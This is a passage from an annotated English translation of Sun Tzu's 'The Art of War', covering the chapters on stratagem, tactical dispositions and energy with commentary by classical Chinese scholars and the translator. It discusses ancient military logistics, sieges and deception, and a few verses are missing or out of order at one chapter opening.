[Once war is declared, he will not waste precious time in waiting for reinforcements, nor will he return his army back for fresh supplies, but crosses the enemy's frontier without delay. This may seem an audacious policy to recommend, but with all great strategists, from Julius Caesar to Napoleon Bonaparte, the value of time -- that is, being a little ahead of your opponent --has counted for more than either numerical superiority or the nicest calculations with regard to commissariat.]

9. Bring war material with you from home, but forage on the enemy. Thus the army will have food enough for its needs.

[The Chinese word translated here as "war material" literally means "things to be used", and is meant in the widest sense. It includes all the impedimenta of an army, apart from provisions.]

10. Poverty of the State exchequer causes an army to be maintained by contributions from a distance. Contributing to maintain an army at a distance causes the people to be impoverished.

[The beginning of this sentence does not balance properly with the next, though obviously intended to do so. The arrangement, moreover, is so awkward that I cannot help suspecting some corruption in the text. It never seems to occur to Chinese commentators that an emendation may be necessary for the sense, and we get no help from them there. The Chinese words Sun Tzu used to indicate the cause of the people's impoverishment clearly have reference to some system by which the husbandmen sent their contributions of corn to the army direct. But why should it fall on them to maintain an army in this way, except because the State or Government is too poor to do so?]

11. On the other hand, the proximity of an army causes prices to go up; and high prices cause the people's substance to be drained away.

[Wang Hsi says high prices occur before the army has left its own territory. Ts`ao Kung understands it of an army that has already crossed the frontier.]

12. When their substance is drained away, the peasantry will be afflicted by heavy exactions.

13, 14. With this loss of substance and exhaustion of strength, the homes of the people will be stripped bare, and three-tenths of their income will be dissipated;

[Tu Mu and Wang Hsi agree that the people are not mulcted not of 3/10, but of 7/10, of their income. But this is hardly to be extracted from our text. Ho Shih has a characteristic tag: "The PEOPLE being regarded as the essential part of the State, and FOOD as the people's heaven, is it not right that those in authority should value and be careful of both?"]

while government expenses for broken chariots, worn-out horses, breast-plates and helmets, bows and arrows, spears and shields, protective mantles, draught-oxen and heavy wagons, will amount to four-tenths of its total revenue.

15. Hence a wise general makes a point of foraging on the enemy. One cartload of the enemy's provisions is equivalent to twenty of one's own, and likewise a single PICUL of his provender is equivalent to twenty from one's own store.

[Because twenty cartloads will be consumed in the process of transporting one cartload to the front. A PICUL is a unit of measure equal to 133.3 pounds (65.5 kilograms).]

16. Now in order to kill the enemy, our men must be roused to anger; that there may be advantage from defeating the enemy, they must have their rewards.

[Tu Mu says: "Rewards are necessary in order to make the soldiers see the advantage of beating the enemy; thus, when you capture spoils from the enemy, they must be used as rewards, so that all your men may have a keen desire to fight, each on his own account."]

17. Therefore in chariot fighting, when ten or more chariots have been taken, those should be rewarded who took the first. Our own flags should be substituted for those of the enemy, and the chariots mingled and used in conjunction with ours. The captured soldiers should be kindly treated and kept.

18. This is called, using the conquered foe to augment one's own strength.

19. In war, then, let your great object be victory, not lengthy campaigns.

[As Ho Shih remarks: "War is not a thing to be trifled with." Sun Tzu here reiterates the main lesson which this chapter is intended to enforce."]

20. Thus it may be known that the leader of armies is the arbiter of the people's fate, the man on whom it depends whether the nation shall be in peace or in peril.

ATTACK BY STRATAGEM

1. Sun Tzu said: In the practical art of war, the best thing of all is to take the enemy's country whole and intact; to shatter and destroy it is not so good. So, too, it is better to recapture an army entire than to destroy it, to capture a regiment, a detachment or a company entire than to destroy them.

[The equivalent to an army corps, according to Ssu-ma Fa, consisted nominally of 12500 men; according to Ts`ao Kung, the equivalent of a regiment contained 500 men, the equivalent to a detachment consists from any number between 100 and 500, and the equivalent of a company contains from 5 to 100 men. For the last two, however, Chang Yu gives the exact figures of 100 and 5 respectively.]

2. Hence to fight and conquer in all your battles is not supreme excellence; supreme excellence consists in breaking the enemy's resistance without fighting.

[Here again, no modern strategist but will approve the words of the old Chinese general. Moltke's greatest triumph, the capitulation of the huge French army at Sedan, was won practically without bloodshed.]

3. Thus the highest form of generalship is to balk the enemy's plans;

[Perhaps the word "balk" falls short of expressing the full force of the Chinese word, which implies not an attitude of defense, whereby one might be content to foil the enemy's stratagems one after another, but an active

policy of counter-attack. Ho Shih puts this very clearly in his note: "When the enemy has made a plan of attack against us, we must anticipate him by delivering our own attack first."]

the next best is to prevent the junction of the enemy's forces;

[Isolating him from his allies. We must not forget that Sun Tzu, in speaking of hostilities, always has in mind the numerous states or principalities into which the China of his day was split up.]

the next in order is to attack the enemy's army in the field;

[When he is already at full strength.]

and the worst policy of all is to besiege walled cities.

4. The rule is, not to besiege walled cities if it can possibly be avoided.

[Another sound piece of military theory. Had the Boers acted upon it in 1899, and refrained from dissipating their strength before Kimberley, Mafeking, or even Ladysmith, it is more than probable that they would have been masters of the situation before the British were ready seriously to oppose them.]

The preparation of mantlets, movable shelters, and various implements of war, will take up three whole months;

[It is not quite clear what the Chinese word, here translated as "mantlets", described. Ts`ao Kung simply defines them as "large shields," but we get a better idea of them from Li Ch`uan, who says they were to protect the heads of those who were assaulting the city walls at close quarters. This seems to suggest a sort of Roman TESTUDO, ready made. Tu Mu says they were wheeled vehicles used in repelling attacks, but this is denied by Ch`en Hao. The name is also applied to turrets on city walls. Of the "movable shelters" we get a fairly clear description from several commentators. They were wooden missile-proof structures on four wheels, propelled from within, covered over with raw hides, and used in sieges to convey parties of men to and from the walls, for the purpose of filling up the encircling moat with earth. Tu Mu adds that they are now called "wooden donkeys."]

and the piling up of mounds over against the walls will take three months more.

[These were great mounds or ramparts of earth heaped up to the level of the enemy's walls in order to discover the weak points in the defense, and also to destroy the fortified turrets mentioned in the preceding note.]

5. The general, unable to control his irritation, will launch his men to the assault like swarming ants,

[This vivid simile of Ts`ao Kung is taken from the spectacle of an army of ants climbing a wall. The meaning is that the general, losing patience at the long delay, may make a premature attempt to storm the place before his engines of war are ready.]

with the result that one-third of his men are slain, while the town still remains untaken. Such are the disastrous effects of a siege.

[We are reminded of the terrible losses of the Japanese before Port Arthur, in the most recent siege which history has to record.]

6. Therefore the skillful leader subdues the enemy's troops without any fighting; he captures their cities without laying siege to them; he overthrows their kingdom without lengthy operations in the field.

[Chia Lin notes that he only overthrows the Government, but does no harm to individuals. The classical instance is Wu Wang, who after having put an end to the Yin dynasty was acclaimed "Father and mother of the people."]

7. With his forces intact he will dispute the mastery of the Empire, and thus, without losing a man, his triumph will be complete.

[Owing to the double meanings in the Chinese text, the latter part of the sentence is susceptible of quite a different meaning: "And thus, the weapon not being blunted by use, its keenness remains perfect."]

This is the method of attacking by stratagem.

8. It is the rule in war, if our forces are ten to the enemy's one, to surround him; if five to one, to attack him;

[Straightway, without waiting for any further advantage.]

if twice as numerous, to divide our army into two.

[Tu Mu takes exception to the saying; and at first sight, indeed, it appears to violate a fundamental principle of war. Ts'ao Kung, however, gives a clue to Sun Tzu's meaning: "Being two to the enemy's one, we may use one part

of our army in the regular way, and the other for some special diversion." Chang Yu thus further elucidates the point: "If our force is twice as numerous as that of the enemy, it should be split up into two divisions, one to meet the enemy in front, and one to fall upon his rear; if he replies to the frontal attack, he may be crushed from behind; if to the rearward attack, he may be crushed in front." This is what is meant by saying that 'one part may be used in the regular way, and the other for some special diversion.' Tu Mu does not understand that dividing one's army is simply an irregular, just as concentrating it is the regular, strategical method, and he is too hasty in calling this a mistake."]

9. If equally matched, we can offer battle;

[Li Ch`uan, followed by Ho Shih, gives the following paraphrase: "If attackers and attacked are equally matched in strength, only the able general will fight."]

if slightly inferior in numbers, we can avoid the enemy;

[The meaning, "we can WATCH the enemy," is certainly a great improvement on the above; but unfortunately there appears to be no very good authority for the variant. Chang Yu reminds us that the saying only applies if the other factors are equal; a small difference in numbers is often more than counterbalanced by superior energy and discipline.]

if quite unequal in every way, we can flee from him.

10. Hence, though an obstinate fight may be made by a small force, in the end it must be captured by the larger force.

11. Now the general is the bulwark of the State; if the bulwark is complete at all points; the State will be strong; if the bulwark is defective, the State will be weak.

[As Li Ch`uan tersely puts it: "Gap indicates deficiency; if the general's ability is not perfect (i.e. if he is not thoroughly versed in his profession), his army will lack strength."]

12. There are three ways in which a ruler can bring misfortune upon his army:--

13. (1) By commanding the army to advance or to retreat, being ignorant of the fact that it cannot obey. This is called hobbling the army.

[Li Ch`uan adds the comment: "It is like tying together the legs of a thoroughbred, so that it is unable to gallop." One would naturally think of "the ruler" in this passage as being at home, and trying to direct the movements of his army from a distance. But the commentators understand just the reverse, and quote the saying of T`ai Kung: "A kingdom should not be governed from without, and army should not be directed from within." Of course it is true that, during an engagement, or when in close touch with the enemy, the general should not be in the thick of his own troops, but a little distance apart. Otherwise, he will be liable to misjudge the position as a whole, and give wrong orders.]

14. (2) By attempting to govern an army in the same way as he administers a kingdom, being ignorant of the conditions which obtain in an army. This causes restlessness in the soldier's minds.

[Ts`ao Kung's note is, freely translated: "The military sphere and the civil sphere are wholly distinct; you can't handle an army in kid gloves." And Chang Yu says: "Humanity and justice are the principles on which to govern a state, but not an army; opportunism and flexibility, on the other hand, are military rather than civil virtues to assimilate the governing of an army"--to that of a State, understood.]

15. (3) By employing the officers of his army without discrimination,

[That is, he is not careful to use the right man in the right place.]

through ignorance of the military principle of adaptation to circumstances. This shakes the confidence of the soldiers.

[I follow Mei Yao-ch`en here. The other commentators refer not to the ruler, but to the officers he employs. Thus Tu Yu says: "If a general is ignorant of the principle of adaptability, he must not be entrusted with a position of authority." Tu Mu quotes: "The skillful employer of men will employ the wise man, the brave man, the covetous man, and the stupid man. For the wise man delights in establishing his merit, the brave man likes to show his courage in action, the covetous man is quick at seizing advantages, and the stupid man has no fear of death."]

16. But when the army is restless and distrustful, trouble is sure to come from the other feudal princes. This is simply bringing anarchy into the army, and flinging victory away.

17. Thus we may know that there are five essentials for victory: (1) He will win who knows when to fight and when not to fight.

[Chang Yu says: If he can fight, he advances and takes the offensive; if he cannot fight, he retreats and remains on the defensive. He will invariably conquer who knows whether it is right to take the offensive or the defensive.]

(2) He will win who knows how to handle both superior and inferior forces.

[This is not merely the general's ability to estimate numbers correctly, as Li Ch`uan and others make out. Chang Yu expounds the saying more satisfactorily: "By applying the art of war, it is possible with a lesser force to defeat a greater, and vice versa. The secret lies in an eye for locality, and

in not letting the right moment slip. Thus Wu Tzu says: 'With a superior force, make for easy ground; with an inferior one, make for difficult ground.'"]

(3) He will win whose army is animated by the same spirit throughout all its ranks.

(4) He will win who, prepared himself, waits to take the enemy unprepared.

(5) He will win who has military capacity and is not interfered with by the sovereign.

[Tu Yu quotes Wang Tzu as saying: "It is the sovereign's function to give broad instructions, but to decide on battle it is the function of the general." It is needless to dilate on the military disasters which have been caused by undue interference with operations in the field on the part of the home government. Napoleon undoubtedly owed much of his extraordinary success to the fact that he was not hampered by central authority.]

18. Hence the saying: If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat.

[Li Ch`uan cites the case of Fu Chien, prince of Ch`in, who in 383 A.D. marched with a vast army against the Chin Emperor. When warned not to despise an enemy who could command the services of such men as Hsieh An and Huan Ch`ung, he boastfully replied: "I have the population of eight provinces at my back, infantry and horsemen to the number of one million; why, they could dam up the Yangtsze River itself by merely throwing their whips into the stream. What danger have I to fear?" Nevertheless, his forces were soon after disastrously routed at the Fei River, and he was obliged to beat a hasty retreat.]

If you know neither the enemy nor yourself, you will succumb in every battle.

[Chang Yu said: "Knowing the enemy enables you to take the offensive, knowing yourself enables you to stand on the defensive." He adds: "Attack is the secret of defense; defense is the planning of an attack." It would be hard to find a better epitome of the root-principle of war.]

TACTICAL DISPOSITIONS

[Ts`ao Kung explains the Chinese meaning of the words for the title of this chapter: "marching and countermarching on the part of the two armies with a view to discovering each other's condition." Tu Mu says: "It is through the dispositions of an army that its condition may be discovered. Conceal

5. Security against defeat implies defensive tactics; ability to defeat the enemy means taking the offensive.

[I retain the sense found in a similar passage, in spite of the fact that the commentators are all against me. The meaning they give, "He who cannot conquer takes the defensive," is plausible enough.]

6. Standing on the defensive indicates insufficient strength; attacking, a superabundance of strength.

7. The general who is skilled in defense hides in the most secret recesses of the earth;

[Literally, "hides under the ninth earth," which is a metaphor indicating the utmost secrecy and concealment, so that the enemy may not know his whereabouts."]

he who is skilled in attack flashes forth from the topmost heights of heaven.

[Another metaphor, implying that he falls on his adversary like a thunderbolt, against which there is no time to prepare. This is the opinion of most of the commentators.]

Thus on the one hand we have ability to protect ourselves; on the other, a victory that is complete.

8. To see victory only when it is within the ken of the common herd is not the acme of excellence.

[As Ts`ao Kung remarks, "the thing is to see the plant before it has germinated," to foresee the event before the action has begun. Li Ch`uan alludes to the story of Han Hsin who, when about to attack the vastly

superior army of Chao, which was strongly entrenched in the city of Ch`eng-an, said to his officers: "Gentlemen, we are going to annihilate the enemy, and shall meet again at dinner." The officers hardly took his words seriously, and gave a very dubious assent. But Han Hsin had already worked out in his mind the details of a clever stratagem, whereby, as he foresaw, he was able to capture the city and inflict a crushing defeat on his adversary."]

9. Neither is it the acme of excellence if you fight and conquer and the whole Empire says, "Well done!"

[True excellence being, as Tu Mu says: "To plan secretly, to move surreptitiously, to foil the enemy's intentions and balk his schemes, so that at last the day may be won without shedding a drop of blood." Sun Tzu reserves his approbation for things that

"the world's coarse thumb And finger fail to plumb."]

10. To lift an autumn hair is no sign of great strength;

["Autumn" hair" is explained as the fur of a hare, which is finest in autumn, when it begins to grow afresh. The phrase is a very common one in Chinese writers.]

to see the sun and moon is no sign of sharp sight; to hear the noise of thunder is no sign of a quick ear.

[Ho Shih gives as real instances of strength, sharp sight and quick hearing: Wu Huo, who could lift a tripod weighing 250 stone; Li Chu, who at a distance of a hundred paces could see objects no bigger than a mustard seed; and Shih K`uang, a blind musician who could hear the footsteps of a mosquito.]

11. What the ancients called a clever fighter is one who not only wins, but excels in winning with ease.

[The last half is literally "one who, conquering, excels in easy conquering." Mei Yao-ch`en says: "He who only sees the obvious, wins his battles with difficulty; he who looks below the surface of things, wins with ease."]

12. Hence his victories bring him neither reputation for wisdom nor credit for courage.

[Tu Mu explains this very well: "Inasmuch as his victories are gained over circumstances that have not come to light, the world as large knows nothing of them, and he wins no reputation for wisdom; inasmuch as the hostile state submits before there has been any bloodshed, he receives no credit for courage."]

13. He wins his battles by making no mistakes.

[Ch`en Hao says: "He plans no superfluous marches, he devises no futile attacks." The connection of ideas is thus explained by Chang Yu: "One who seeks to conquer by sheer strength, clever though he may be at winning pitched battles, is also liable on occasion to be vanquished; whereas he who can look into the future and discern conditions that are not yet manifest, will never make a blunder and therefore invariably win."]

Making no mistakes is what establishes the certainty of victory, for it means conquering an enemy that is already defeated.

14. Hence the skillful fighter puts himself into a position which makes defeat impossible, and does not miss the moment for defeating the enemy.

[A "counsel of perfection" as Tu Mu truly observes. "Position" need not be confined to the actual ground occupied by the troops. It includes all the arrangements and preparations which a wise general will make to increase the safety of his army.]

15. Thus it is that in war the victorious strategist only seeks battle after the victory has been won, whereas he who is destined to defeat first fights and afterwards looks for victory.

[Ho Shih thus expounds the paradox: "In warfare, first lay plans which will ensure victory, and then lead your army to battle; if you will not begin with stratagem but rely on brute strength alone, victory will no longer be assured."]

16. The consummate leader cultivates the moral law, and strictly adheres to method and discipline; thus it is in his power to control success.

17. In respect of military method, we have, firstly, Measurement; secondly, Estimation of quantity; thirdly, Calculation; fourthly, Balancing of chances; fifthly, Victory.

18. Measurement owes its existence to Earth; Estimation of quantity to Measurement; Calculation to Estimation of quantity; Balancing of chances to Calculation; and Victory to Balancing of chances.

[It is not easy to distinguish the four terms very clearly in the Chinese. The first seems to be surveying and measurement of the ground, which enable us to form an estimate of the enemy's strength, and to make calculations based on the data thus obtained; we are thus led to a general weighing-up, or comparison of the enemy's chances with our own; if the latter turn the scale, then victory ensues. The chief difficulty lies in third term, which in the Chinese some commentators take as a calculation of NUMBERS, thereby making it nearly synonymous with the second term. Perhaps the second term should be thought of as a consideration of the enemy's general position or condition, while the third term is the estimate of

his numerical strength. On the other hand, Tu Mu says: "The question of relative strength having been settled, we can bring the varied resources of cunning into play." Ho Shih seconds this interpretation, but weakens it. However, it points to the third term as being a calculation of numbers.]

19. A victorious army opposed to a routed one, is as a pound's weight placed in the scale against a single grain.

[Literally, "a victorious army is like an I (20 oz.) weighed against a SHU (1/24 oz.); a routed army is a SHU weighed against an I." The point is simply the enormous advantage which a disciplined force, flushed with victory, has over one demoralized by defeat." Legge, in his note on Mencius, I. 2. ix. 2, makes the I to be 24 Chinese ounces, and corrects Chu Hsi's statement that it equaled 20 oz. only. But Li Ch`uan of the T`ang dynasty here gives the same figure as Chu Hsi.]

20. The onrush of a conquering force is like the bursting of pent-up waters into a chasm a thousand fathoms deep.

ENERGY

1. Sun Tzu said: The control of a large force is the same principle as the control of a few men: it is merely a question of dividing up their numbers.

[That is, cutting up the army into regiments, companies, etc., with subordinate officers in command of each. Tu Mu reminds us of Han Hsin's famous reply to the first Han Emperor, who once said to him: "How large an army do you think I could lead?" "Not more than 100,000 men, your Majesty." "And you?" asked the Emperor. "Oh!" he answered, "the more the better."]

2. Fighting with a large army under your command is nowise different from fighting with a small one: it is merely a question of instituting signs and signals.

3. To ensure that your whole host may withstand the brunt of the enemy's attack and remain unshaken - this is effected by maneuvers direct and indirect.

[We now come to one of the most interesting parts of Sun Tzu's treatise, the discussion of the CHENG and the CH`I." As it is by no means easy to grasp the full significance of these two terms, or to render them consistently by good English equivalents; it may be as well to tabulate some of the commentators' remarks on the subject before proceeding further. Li Ch`uan: "Facing the enemy is CHENG, making lateral diversion is CH`I. Chia Lin: "In presence of the enemy, your troops should be arrayed in normal fashion, but in order to secure victory abnormal maneuvers must be employed." Mei Yao-ch`en: "CH`I is active, CHENG is passive; passivity means waiting for an opportunity, activity beings the victory itself." Ho Shih: "We must cause the enemy to regard our straightforward attack as one that is secretly designed, and vice versa; thus CHENG may also be CH`I, and CH`I may

also be CHENG." He instances the famous exploit of Han Hsin, who when marching ostensibly against Lin-chin (now Chao-i in Shensi), suddenly threw a large force across the Yellow River in wooden tubs, utterly disconcerting his opponent. Here, we are told, the march on Lin-chin was CHENG, and the surprise maneuver was CH`I." Chang Yu gives the following summary of opinions on the words: "Military writers do not agree with regard to the meaning of CH`I and CHENG. Wei Liao Tzu [4th cent. B.C.] says: 'Direct warfare favors frontal attacks, indirect warfare attacks from the rear.' Ts`ao Kung says: 'Going straight out to join battle is a direct operation; appearing on the enemy's rear is an indirect maneuver.' Li Wei-kung [6th and 7th cent. A.D.] says: 'In war, to march straight ahead is CHENG; turning movements, on the other hand, are CH`I.' These writers simply regard CHENG as CHENG, and CH`I as CH`I; they do not note that the two are mutually interchangeable and run into each other like the two sides of a circle . A comment on the T`ang Emperor T`ai Tsung goes to the root of the matter: 'A CH`I maneuver may be CHENG, if we make the enemy look upon it as CHENG; then our real attack will be CH`I, and vice versa. The whole secret lies in confusing the enemy, so that he cannot fathom our real intent.'" To put it perhaps a little more clearly: any attack or other operation is CHENG, on which the enemy has had his attention fixed; whereas that is CH`I," which takes him by surprise or comes from an unexpected quarter. If the enemy perceives a movement which is meant to be CH`I," it immediately becomes CHENG."]

4. That the impact of your army may be like a grindstone dashed against an egg - this is effected by the science of weak points and strong.

5. In all fighting, the direct method may be used for joining battle, but indirect methods will be needed in order to secure victory.

[Chang Yu says: "Steadily develop indirect tactics, either by pounding the enemy's flanks or falling on his rear." A brilliant example of "indirect tactics" which decided the fortunes of a campaign was Lord Roberts' night march round the Peiwar Kotal in the second Afghan war.

6. Indirect tactics, efficiently applied, are inexhausible as Heaven and Earth, unending as the flow of rivers and streams; like the sun and moon, they end but to begin anew; like the four seasons, they pass away to return once more.

[Tu Yu and Chang Yu understand this of the permutations of CH`I and CHENG." But at present Sun Tzu is not speaking of CHENG at all, unless, indeed, we suppose with Cheng Yu-hsien that a clause relating to it has fallen out of the text. Of course, as has already been pointed out, the two are so inextricably interwoven in all military operations, that they cannot really be considered apart. Here we simply have an expression, in figurative language, of the almost infinite resource of a great leader.]

7. There are not more than five musical notes, yet the combinations of these five give rise to more melodies than can ever be heard.

8. There are not more than five primary colors (blue, yellow, red, white, and black), yet in combination they produce more hues than can ever been seen.

9 There are not more than five cardinal tastes (sour, acrid, salt, sweet, bitter), yet combinations of them yield more flavors than can ever be tasted.

10. In battle, there are not more than two methods of attack - the direct and the indirect; yet these two in combination give rise to an endless series of maneuvers.

11. The direct and the indirect lead on to each other in turn. It is like moving in a circle - you never come to an end. Who can exhaust the possibilities of their combination?

12. The onset of troops is like the rush of a torrent which will even roll stones along in its course.

13. The quality of decision is like the well-timed swoop of a falcon which enables it to strike and destroy its victim.

[The Chinese here is tricky and a certain key word in the context it is used defies the best efforts of the translator. Tu Mu defines this word as "the measurement or estimation of distance."]

15. Applying this definition to the falcon, it seems to me to denote that instinct of SELF RESTRAINT which keeps the bird from swooping on its quarry until the right moment, together with the power of judging when the right moment has arrived. The analogous quality in soldiers is the highly important one of being able to reserve their fire until the very instant at which it will be most effective. When the "Victory" went into action at Trafalgar at hardly more than drifting pace, she was for several minutes exposed to a storm of shot and shell before replying with a single gun. Nelson coolly waited until he was within close range, when the broadside he brought to bear worked fearful havoc on the enemy's nearest ships.]

14. Therefore the good fighter will be terrible in his onset, and prompt in his decision.

[The word "decision" would have reference to the measurement of distance mentioned above, letting the enemy get near before striking. But I cannot help thinking that Sun Tzu meant to use the word in a figurative sense comparable to our own idiom "short and sharp." Cf. Wang Hsi's note, which after describing the falcon's mode of attack, proceeds: "This is just how the 'psychological moment' should be seized in war."]

15. Energy may be likened to the bending of a crossbow; decision, to the releasing of a trigger.

[None of the commentators seem to grasp the real point of the simile of energy and the force stored up in the bent cross-bow until released by the finger on the trigger.]

16. Amid the turmoil and tumult of battle, there may be seeming disorder and yet no real disorder at all; amid confusion and chaos, your array may be without head or tail, yet it will be proof against defeat.

[Mei Yao-ch`en says: "The subdivisions of the army having been previously fixed, and the various signals agreed upon, the separating and joining, the dispersing and collecting which will take place in the course of a battle, may give the appearance of disorder when no real disorder is possible. Your formation may be without head or tail, your dispositions all topsy-turvy, and yet a rout of your forces quite out of the question."]

17. Simulated disorder postulates perfect discipline, simulated fear postulates courage; simulated weakness postulates strength.

[In order to make the translation intelligible, it is necessary to tone down the sharply paradoxical form of the original. Ts`ao Kung throws out a hint of the meaning in his brief note: "These things all serve to destroy formation and conceal one's condition." But Tu Mu is the first to put it quite plainly: "If you wish to feign confusion in order to lure the enemy on, you must first have perfect discipline; if you wish to display timidity in order to entrap the enemy, you must have extreme courage; if you wish to parade your weakness in order to make the enemy over-confident, you must have exceeding strength."]

18. Hiding order beneath the cloak of disorder is simply a question of subdivision; concealing courage under a show of timidity presupposes a fund of latent energy;

[The commentators strongly understand a certain Chinese word here differently than anywhere else in this chapter. Thus Tu Mu says: "seeing that we are favorably circumstanced and yet make no move, the enemy will believe that we are really afraid."]

masking strength with weakness is to be effected by tactical dispositions.

[Chang Yu relates the following anecdote of Kao Tsu, the first Han Emperor: "Wishing to crush the Hsiung-nu, he sent out spies to report on their condition. But the Hsiung-nu, forewarned, carefully concealed all their able-bodied men and well-fed horses, and only allowed infirm soldiers and emaciated cattle to be seen. The result was that spies one and all recommended the Emperor to deliver his attack. Lou Ching alone opposed them, saying: "When two countries go to war, they are naturally inclined to make an ostentatious display of their strength. Yet our spies have seen nothing but old age and infirmity. This is surely some ruse on the part of the enemy, and it would be unwise for us to attack." The Emperor, however, disregarding this advice, fell into the trap and found himself surrounded at Po-teng."]

19. Thus one who is skillful at keeping the enemy on the move maintains deceitful appearances, according to which the enemy will act.

[Ts`ao Kung's note is "Make a display of weakness and want." Tu Mu says: "If our force happens to be superior to the enemy's, weakness may be simulated in order to lure him on; but if inferior, he must be led to believe that we are strong, in order that he may keep off. In fact, all the enemy's movements should be determined by the signs that we choose to give him." Note the following anecdote of Sun Pin, a descendent of Sun Wu: In 341 B.C., the Ch`i State being at war with Wei, sent T`ien Chi and Sun Pin against the general P`ang Chuan, who happened to be a deadly personal enemy of the later. Sun Pin said: "The Ch`i State has a reputation for cowardice, and therefore our adversary despises us. Let us turn this circumstance to account." Accordingly, when the army had crossed the border into Wei territory, he gave orders to show 100,000 fires on the first night, 50,000 on the next, and the night after only 20,000. P`ang Chuan pursued them hotly, saying to himself: "I knew these men of Ch`i were cowards: their numbers have already fallen away by more than half." In his retreat, Sun Pin came to a narrow defile, with he calculated that his pursuers would reach after dark. Here he had a tree stripped of its bark, and inscribed

upon it the words: "Under this tree shall P`ang Chuan die." Then, as night began to fall, he placed a strong body of archers in ambush near by, with orders to shoot directly they saw a light. Later on, P`ang Chuan arrived at the spot, and noticing the tree, struck a light in order to read what was written on it. His body was immediately riddled by a volley of arrows, and his whole army thrown into confusion. [The above is Tu Mu's version of the story; the SHIH CHI, less dramatically but probably with more historical truth, makes P`ang Chuan cut his own throat with an exclamation of despair, after the rout of his army.]]

He sacrifices something, that the enemy may snatch at it.

20. By holding out baits, he keeps him on the march; then with a body of picked men he lies in wait for him.

[With an emendation suggested by Li Ching, this then reads, "He lies in wait with the main body of his troops."]

21. The clever combatant looks to the effect of combined energy, and does not require too much from individuals.

[Tu Mu says: "He first of all considers the power of his army in the bulk; afterwards he takes individual talent into account, and uses each men according to his capabilities. He does not demand perfection from the untalented."]

Hence his ability to pick out the right men and utilize combined energy.

22. When he utilizes combined energy, his fighting men become as it were like unto rolling logs or stones. For it is the nature of a log or stone to remain motionless on level ground, and to move when on a slope; if four-cornered, to come to a standstill, but if round-shaped, to go rolling down.

[Ts`au Kung calls this "the use of natural or inherent power."]

23. Thus the energy developed by good fighting men is as the momentum of a round stone rolled down a mountain thousands of feet in height. So much on the subject of energy.

[The chief lesson of this chapter, in Tu Mu's opinion, is the paramount importance in war of rapid evolutions and sudden rushes. "Great results," he adds, "can thus be achieved with small forces."]

WEAK POINTS AND STRONG

[Chang Yu attempts to explain the sequence of chapters as follows: "Chapter IV, on Tactical Dispositions, treated of the offensive and the defensive; chapter V, on Energy, dealt with direct and indirect methods. The good general acquaints himself first with the theory of attack and defense, and then turns his attention to direct and indirect methods. He studies the art of varying and combining these two methods before proceeding to the subject of weak and strong points. For the use of direct or indirect methods arises out of attack and defense, and the perception of weak and strong points depends again on the above methods. Hence the present chapter comes immediately after the chapter on Energy."]

1. Sun Tzu said: Whoever is first in the field and awaits the coming of the enemy, will be fresh for the fight; whoever is second in the field and has to hasten to battle will arrive exhausted.

2. Therefore the clever combatant imposes his will on the enemy, but does not allow the enemy's will to be imposed on him.

[One mark of a great soldier is that he fight on his own terms or fights not at all.]

3. By holding out advantages to him, he can cause the enemy to approach of his own accord; or, by inflicting damage, he can make it impossible for the enemy to draw near.

[In the first case, he will entice him with a bait; in the second, he will strike at some important point which the enemy will have to defend.]

4. If the enemy is taking his ease, he can harass him; if well supplied with food, he can starve him out; if quietly encamped, he can force him to move.

5. Appear at points which the enemy must hasten to defend; march swiftly to places where you are not expected.

6. An army may march great distances without distress, if it marches through country where the enemy is not.

[Ts`ao Kung sums up very well: "Emerge from the void [q.d. like "a bolt from the blue"], strike at vulnerable points, shun places that are defended, attack in unexpected quarters."]

7. You can be sure of succeeding in your attacks if you only attack places which are undefended.

[Wang Hsi explains "undefended places" as "weak points; that is to say, where the general is lacking in capacity, or the soldiers in spirit; where the walls are not strong enough, or the precautions not strict enough; where relief comes too late, or provisions are too scanty, or the defenders are variance amongst themselves."]

You can ensure the safety of your defense if you only hold positions that cannot be attacked.

[I.e., where there are none of the weak points mentioned above. There is rather a nice point involved in the interpretation of this later clause. Tu Mu, Ch`en Hao, and Mei Yao-ch`en assume the meaning to be: "In order to make your defense quite safe, you must defend EVEN those places that are not likely to be attacked;" and Tu Mu adds: "How much more, then, those that will be attacked." Taken thus, however, the clause balances less well with the preceding--always a consideration in the highly antithetical style which is natural to the Chinese. Chang Yu, therefore, seems to come nearer the mark in saying: "He who is skilled in attack flashes forth from the

topmost heights of heaven, making it impossible for the enemy to guard against him. This being so, the places that I shall attack are precisely those that the enemy cannot defend.... He who is skilled in defense hides in the most secret recesses of the earth, making it impossible for the enemy to estimate his whereabouts. This being so, the places that I shall hold are precisely those that the enemy cannot attack."]

8. Hence that general is skillful in attack whose opponent does not know what to defend; and he is skillful in defense whose opponent does not know what to attack.

[An aphorism which puts the whole art of war in a nutshell.]

9. O divine art of subtlety and secrecy! Through you we learn to be invisible, through you inaudible;

[Literally, "without form or sound," but it is said of course with reference to the enemy.]

and hence we can hold the enemy's fate in our hands.

10. You may advance and be absolutely irresistible, if you make for the enemy's weak points; you may retire and be safe from pursuit if your movements are more rapid than those of the enemy.

11. If we wish to fight, the enemy can be forced to an engagement even though he be sheltered behind a high rampart and a deep ditch. All we need do is attack some other place that he will be obliged to relieve.

[Tu Mu says: "If the enemy is the invading party, we can cut his line of communications and occupy the roads by which he will have to return; if we are the invaders, we may direct our attack against the sovereign himself." It is clear that Sun Tzu, unlike certain generals in the late Boer war, was no believer in frontal attacks.]

12. If we do not wish to fight, we can prevent the enemy from engaging us even though the lines of our encampment be merely traced out on the ground. All we need do is to throw something odd and unaccountable in his way.

[This extremely concise expression is intelligibly paraphrased by Chia Lin: "even though we have constructed neither wall nor ditch." Li Ch`uan says: "we puzzle him by strange and unusual dispositions;" and Tu Mu finally clinches the meaning by three illustrative anecdotes--one of Chu-ko Liang, who when occupying Yang-p`ing and about to be attacked by Ssu-ma I, suddenly struck his colors, stopped the beating of the drums, and flung open the city gates, showing only a few men engaged in sweeping and sprinkling the ground. This unexpected proceeding had the intended effect; for Ssu-ma I, suspecting an ambush, actually drew off his army and retreated. What Sun Tzu is advocating here, therefore, is nothing more nor less than the timely use of "bluff."]

13. By discovering the enemy's dispositions and remaining invisible ourselves, we can keep our forces concentrated, while the enemy's must be divided.

[The conclusion is perhaps not very obvious, but Chang Yu (after Mei Yao-ch`en) rightly explains it thus: "If the enemy's dispositions are visible, we can make for him in one body; whereas, our own dispositions being kept secret, the enemy will be obliged to divide his forces in order to guard against attack from every quarter."]

14. We can form a single united body, while the enemy must split up into fractions. Hence there will be a whole pitted against separate parts of a whole, which means that we shall be many to the enemy's few.

